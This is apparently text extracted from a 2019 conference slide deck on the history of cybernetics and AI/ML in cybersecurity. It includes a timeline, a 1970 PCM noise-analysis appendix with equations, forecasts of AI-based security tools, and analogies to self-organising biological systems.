“Cybernetics & Security”: 1943 - 2020!

- *Back to the Future: **The Last 77 Years!*** -

- **1943** – “Neural Networks” – Perceptrons (AI – McCulloch/Pitts)
- **1948** – “Cybernetics” – Norbert Wiener
- **1969** – ARPANet Launched – 4 Packet Switching Net Nodes -
- **1974** – Internet Protocol Published – Vint Cerf/Bob Kahn
- **1982** – Elk Cloner - 1st “Apple Computer Virus
- **1986** – “Brain” – 1st Microsoft MS-DOS Virus
- **1988** – 1st “Packet Filter” Firewall (DEC: Digital Equipment Corp)
- **1990** – World Wide Web – CERN Labs - Sir Tim Berners Lee
- **1993** – Mosaic Browser – NCSA – Illinois, USA
- **2020** –Transition to AI/ML Apps for 21stC CyberSecurity!

- Exploring **“Cyber Visions”** requires us to *Research the Past!*



Research Group: R9.3.1
Research Memo: 160/10



Evaluation of Distortion and Loss for Digital "PCM" Transmission Systems in the presence of Gaussian Noise.

Author: David E. Probert Date: July, 1970
- Post Office Research Labs – Dollis Hill, London –



APPENDIX 2

The analysis of m for a symmetrical P.C.M. with Noise

$$m = \mu_1 / \sigma_v^2 \quad \text{gradient of regression line}$$

$$= \sum f_i (U_i - \bar{U})(v_i - \bar{v}) / \sigma_v^2 \quad \text{but } \bar{v} = \bar{U} = 0 \text{ for symmetrical system.}$$

$$1. = 2 \left(\sum_{i=1}^{i=64} U_i \int_{-\infty}^{\infty} \frac{1}{\sqrt{2\pi}} e^{-n^2/2} \int_{\frac{v_{i-1}-n}{\sigma_v}}^{\frac{v_i-n}{\sigma_v}} \frac{v}{\sigma_v} \frac{1}{\sqrt{2\pi}} e^{-v^2/2\sigma_v^2} dv dn \dots \right) / \sigma_v^2$$

..... + term from v_{64} to ∞ .

then normalise by putting $Z = v/\sigma_v$.

$$2. m = 2 \left(\sum_{i=1}^{i=64} U_i \int_{-\infty}^{\infty} \frac{1}{\sqrt{2\pi}} e^{-n^2/2} \int_{\frac{v_{i-1}-n\sigma_v}{\sigma_v}}^{\frac{v_i-n\sigma_v}{\sigma_v}} \frac{Z}{\sqrt{2\pi}} e^{-Z^2/2} dz dn \right) / \sigma_v$$

Consider term in dotted lines:-

$$3. = \frac{1}{\sqrt{2\pi}} \int_{-\infty}^{\infty} e^{-n^2/2} \left[\text{EXP} - \frac{1}{2\sigma_v^2} \left((v_{i-1} - n\sigma_v)^2 \right) - \text{EXP} - \frac{1}{2\sigma_v^2} \left(v_i - n\sigma_v \right)^2 \right] dn$$

But analysis will be symmetrical for analysis in v_i and v_{i-1} .

Thus taking term in v_{i-1} :-

$$= \int_{-\infty}^{\infty} \text{EXP} - \left[n^2 \sigma_v^2 + (v_{i-1})^2 - 2n\sigma_v v_{i-1} + n^2 \sigma_n^2 \right] / 2\sigma_v^2$$

$$4. = \int_{-\infty}^{\infty} \text{EXP} - (\sigma_v^2 + \sigma_n^2)/2 \left[n^2 - 2n\sigma_v v_{i-1}/\sigma_v^2 + \sigma_n^2/\sigma_v^2 \right] \text{EXP} \left[-\frac{(v_{i-1})^2}{2\sigma_v^2} \right] dn$$

But second exp is constant and now by completing the square:-

$$5. = \int_{-\infty}^{\infty} \text{EXP} - (\sigma_v^2 + \sigma_n^2)/2\sigma_v^2 \left[\left(n - \sigma_v v_{i-1}/\sigma_v^2 + \sigma_n^2/\sigma_v^2 \right)^2 - \sigma_n^2 (v_{i-1})^2 / (\sigma_v^2 + \sigma_n^2)^2 \right] dn$$

1st UK Digital Networks: PCM=Pulse Code Modulation

- Analysis of Digital Signal + Gaussian Noise -

40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©




Evolution of Stochastic Automata: *Cambridge, June '76*

The Evolution of Stochastic Automata

David Eric Probert - 1976
Churchill College, Cambridge

Self-Organisation & Adaptation Of Stochastic Learning Automata To Dynamic Environments



Frontispiece:-

"The Adaptation of Automaton
in Environments M_n ".

$q'(0)$

**1st Doctorate in "Stochastic Machine Learning" @
Statistical Laboratory - Cambridge University!...**

Download : www.valentina.net/Thesis/Thesis.pdf

*** 21stC Intelligent Integrated Security ***


...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



- Dept of Mathematics & Statistics - Cambridge University : 1973 - 1976






Scenario 2022: “Advanced Cyber Tools”

*** Self-Learning Security ***

- Major Trends and Developments: **Scenario 2022**
 - Enterprises now deploy **AI/ML** Based **CyberSecurity Tools**
 - **“Augmented Reality”** Cyber Software & **Smart Devices**
 - **C\$Os** provide Pan-Enterprise **Physical/Cyber Security**
 - **ICT Networks** migrate to **Self-Learning Neural Security**
 - Intelligent **“AI Bots”** act a *Real-Time* **“Cyber Police”** to Search & Quarantine Resources linked with suspected **CyberCriminals, Political Hacktivists & CyberTerror Cells!**
-Business & Government **Cyber** Networks & Assets now Secured **24/7** through **“Intelligent AI/ML Bots”**

Artificial Neural Networks applied to **Real-Time Foreign Exchange Dealing**



**Algorithmic Computer Trading using Real-Time Neural Nets
& Statistical Maths Tools have been used for 20+ Years!**

***.....Now they are being applied to provide intelligent
real-time forecasts for enterprise cybersecurity threats!***

*** 21stC Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Worldwide Real-Time Financial Trading



@Light Speed – 24/7 – Global Networks



Self-Organisation in *Bio-Sciences*

- Organic DNA-based Life has adaptation, learning & intelligence based upon self-organisation:
 - **Bee Hives** with regular Honeycombs
 - Ant Colonies & Termite Hills
 - **Migrating Birds** fly in “V” Echelon Formations
 - Plant Life adapts to Light, Gravity, Chemicals & Fluids
 - **Sociable Weaver Birds** build huge nests for security
 - Mammalian Brains evolved from Neural Networks
-”Effective Security for the **IoT** will also be based upon the principles of self-organisation & self-learning”*

Self-Organisation in “*Bio-Systems*”



* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



- Smart Sustainable Security in the Wild! -



The Sociable Weaver Bird

“World’s largest Bird Nests”

*** Southern Africa ***



- Secure Living Community
- Self-Organising Architecture
- Fully scalable for long term growth
- Supports 250+ Weaver Birds
- Real-Time Disaster Alert System
- Sustainable in Semi-Desert Steppe
- Robust against “Enemy Risks”
such as Eagles, Vultures & Snakes

...all the features of a 21stC-“Cyber Defence Centre”—including Disaster Recovery & Business Continuity!

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

